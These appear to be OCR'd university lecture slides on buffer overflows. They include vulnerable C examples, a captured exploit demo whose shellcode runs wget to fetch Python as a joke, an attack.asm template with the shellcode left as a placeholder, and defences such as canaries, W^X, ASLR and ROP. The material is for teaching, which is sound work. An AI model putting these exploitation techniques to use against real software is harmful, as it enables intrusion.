ECE560
Computer and Information Security

Fall 2020

Buffer Overflows and Software Security

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
What is a Buffer Overflow?


- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
- Steps
  - Inject attack code into buffer
  - Redirect control flow to attack code
  - Execute attack code



Buffer Problem: Data overwrite

```
int main(int argc, char *argv[]) {
    char passwd_ok = 0;
    char passwd[8];
    strcpy(passwd, argv[1]);
    if (strcmp(passwd, "niklas")==0)
        passwd_ok = 1;
    if (passwd_ok) { ... }
}
```


Layout in memory:



- **`passwd`** buffer overflowed, overwriting **`passwd_ok`** flag
  - Any password accepted!

Another Example: Code injection via function pointer

```
char buffer[100];
void (*func)(char*) = thisfunc;
strcpy(buffer, argv[1]);
func(buffer);
```



- Problems?
  - Overwrite function pointer
    - Execute code arbitrary code in buffer

Stack Attacks: Code injection via return address

- When a function is called...
  - parameters are pushed on stack
  - return address pushed on stack
  - called function puts local variables on the stack
- Memory layout

- Problems?
  - Return to address X which may execute arbitrary code

Demo


cool.c

```
#include <stdlib.h>
#include <stdio.h>

int main() {
     char name[1024];
     printf("What is your name? ");
     scanf("%s",name);
     printf("%s is cool.\n", name);

     return 0;
}
```

Demo – normal execution



Demo – exploit

Terminal

File Edit View Terminal Go Help

Terminal | Terminal | Terminal | Terminal | Terminal | Terminal | Terminal | Terminal | Terminal

```
tkbletsc@davros:~/jop/examples/code-injection $ ./cool < attack
What is your name? �������Ph... hpeed���ǃ��P��ч���P�������Phhinghomet���ǃ��P�������P�������P����
���P��ǃ���P�������P��ч���P�� ���P� ����P��ʈ���P��ɫ���P��Ʊ���Phren'���ч��Phlear���Ʊ��Ph;1mYh [31
ü���� ����� ů����� ��������Phtar.h2.7.hhon-h/Pyth/2.7hthonhp/pyhg/fthn.orhythohww.ph://whhttp1��P
�wgetP��1�S-����P����P����������� Ph/wgeh/binh/usr������ ����� xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
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xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx������������������������ is cool.
You clearly aren't cut out for C.  How about I start you off on something more your speed...

--2010-09-22 11:40:00--  http://www.python.org/ftp/python/2.7/Python-2.7.tar.bz2
Resolving www.python.org... 82.94.164.162, 2001:888:2000:d::a2
Connecting to www.python.org|82.94.164.162|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11735195 (11M) [application/x-bzip2]
Saving to: `Python-2.7.tar.bz2'

100%[=======================================================>] 11,735,195  3.52M/s   in 3.8s

2010-09-22 11:40:05 (2.97 MB/s) - `Python-2.7.tar.bz2' saved [11735195/11735195]

tkbletsc@davros:~/jop/examples/code-injection $
```

How to write attacks

- Use NASM, an assembler:
  - Great for machine code and specifying data fields

attack.asm

		%define buffer_size 1024 %define buffer_ptr 0xbffff2e4 %define extra 20
1024	Attack code and filler	<<< MACHINE CODE GOES HERE >>> ; Pad out to rest of buffer size times buffer_size-($-$$) db 'x'
20	Local vars, Frame pointer	; Overwrite frame pointer (multiple times to be safe) times extra/4 dd buffer_ptr + buffer_size + extra + 4
4	Return address	; Overwrite return address of main function! dd buffer_location

Attack code trickery

- Where to put strings? No data area!
- You often can't use certain bytes
  - Overflowing a string copy? No nulls!
  - Overflowing a scanf %s? No whitespace!
- Answer: use code!
- Example: make "ebx" point to string "hi folks":

```
push "olks"         ; 0x736b6c6f="olks"
mov ebx, -"hi f"    ; 0x99df9698
neg ebx             ; 0x66206968="hi f"
push ebx
mov ebx, esp
```

Shellcode

- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research




Figure 10.4 Program Loading into Process Memory

Stack vs. Heap vs. Global attacks

- Book acts like they're different; they are not

Stack overflows	Non-stack overflows: heap/static areas
• Data attacks, e.g. "is_admin" variable • Control attacks, e.g. function pointers, return addresses, etc.	• Data attacks, e.g. "is_admin" variable • Control attacks, e.g. function pointers, etc.

Table 10.2

Some Common Unsafe C Standard Library Routines

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables


Better:

`char *fgets(char *s, int size, FILE *stream)`
`snprintf(char *str, size_t size, const char *format, ...);`
`strncat(char *dest, const char *src, size_t n)`
`strncpy(char *dest, const char *src, size_t n)`
`vsnprintf(char *str, size_t size, const char *format, va_list ap)`

Also dangerous: all forms of **scanf** when used with unbounded %s!

Buffer Overflow Defenses

- Buffer overflows are widely exploited



Compile-Time Defenses: Programming Language

- Use a modern high-level language
  - Not vulnerable to buffer overflow attacks
  - Compiler enforces range checks and permissible operations on variables

Disadvantages

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources

Compile-Time Defenses: Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - Assumed programmers would exercise due care in writing code
- Programmers need to inspect the code and rewrite any unsafe coding
  - An example of this is the OpenBSD project
- OpenBSD code base: audited for bad practices (including the operating system, standard libraries, and common utilities)
  - This has resulted in what is widely regarded as one of the safest operating systems in widespread use

```c
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```c
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); ............................... .................. /* read length of binary data */
    fread(to, 1, len, fil); ............................... .................... /* read len bytes of binary data
    return len;
}
```


(b) Unsafe byte input

Figure 10.10 Examples of Unsafe C Code

Compile-Time Defenses: Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - Requires an extension and the use of library routines
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications
- Concern with C is use of unsafe standard library routines
  - One approach has been to replace these with safer variants
    - Libsafe is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-Time Defenses: Stack Protection



- Add function entry and exit code to check stack for signs of corruption
- Use random canary
  - Value needs to be unpredictable
  - Should be different on different systems
- Stackshield and Return Address Defender (RAD)
  - GCC extensions that include additional function entry and exit code
    - Function entry writes a copy of the return address to a safe region of memory
    - Function exit code checks the return address in the stack frame against the saved copy
    - If change is found, aborts the program

Preventing Buffer Overflows


- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable

Run-Time Defenses: Guard Pages

- Place guard pages between critical regions of memory
  - Flagged in MMU as illegal addresses
  - Any attempted access aborts process
- Further extension places guard pages Between stack frames and heap buffers
  - Cost in execution time to support the large number of page mappings necessary



W^X and ASLR

- W^X
  - Make code read-only and executable
  - Make data read-write and non-executable
- ASLR: Randomize memory region locations
  - "Address Space Layout Randomization"
  - Stack: subtract large value
  - Heap: allocate large block
  - DLLs: link with dummy lib
  - Code/static data: convert to shared lib, or re-link at different address
  - Makes absolute address-dependent attacks harder



Doesn't that solve everything?

- PaX: Linux implementation of ASLR & W^X
- Actual title slide from a PaX talk in 2003:



Negating ASLR


- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different
- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - Derandomization attack [1]
    - Just keep trying!
    - 32-bit ASLR defeated in 216 seconds

[1] Shacham et al. On the Effectiveness of Address-Space Randomization. CCS 2004.


Negating W^X

- Question: do we need malicious **code** to have malicious **behavior**?

No.



Code injection



Code reuse (!)

"Return-into-libc" attack

Return-into-libc

- Return-into-libc attack
  - Execute entire libc functions
  - Can chain using “esp lifters”
  - Attacker may:
    - Use system/exec to run a shell
    - Use mprotect/mmap to disable W^X
    - Anything else you can do with libc
  - Straight-line code only?
    - Shown to be false by us, but that's another talk...

Arbitrary behavior with W^X?

- Question: do we need malicious **code** to have **arbitrary** malicious **behavior**?

No.


- ***Return-oriented programming (ROP)***

- Chain together ***gadgets***: tiny snippets of code ending in `ret`
- Achieves Turing completeness
- Demonstrated on x86, SPARC, ARM, z80, ...
  - Including on a deployed voting machine, which has a non-modifiable ROM
  - Recently! New remote exploit on Apple Quicktime[1]

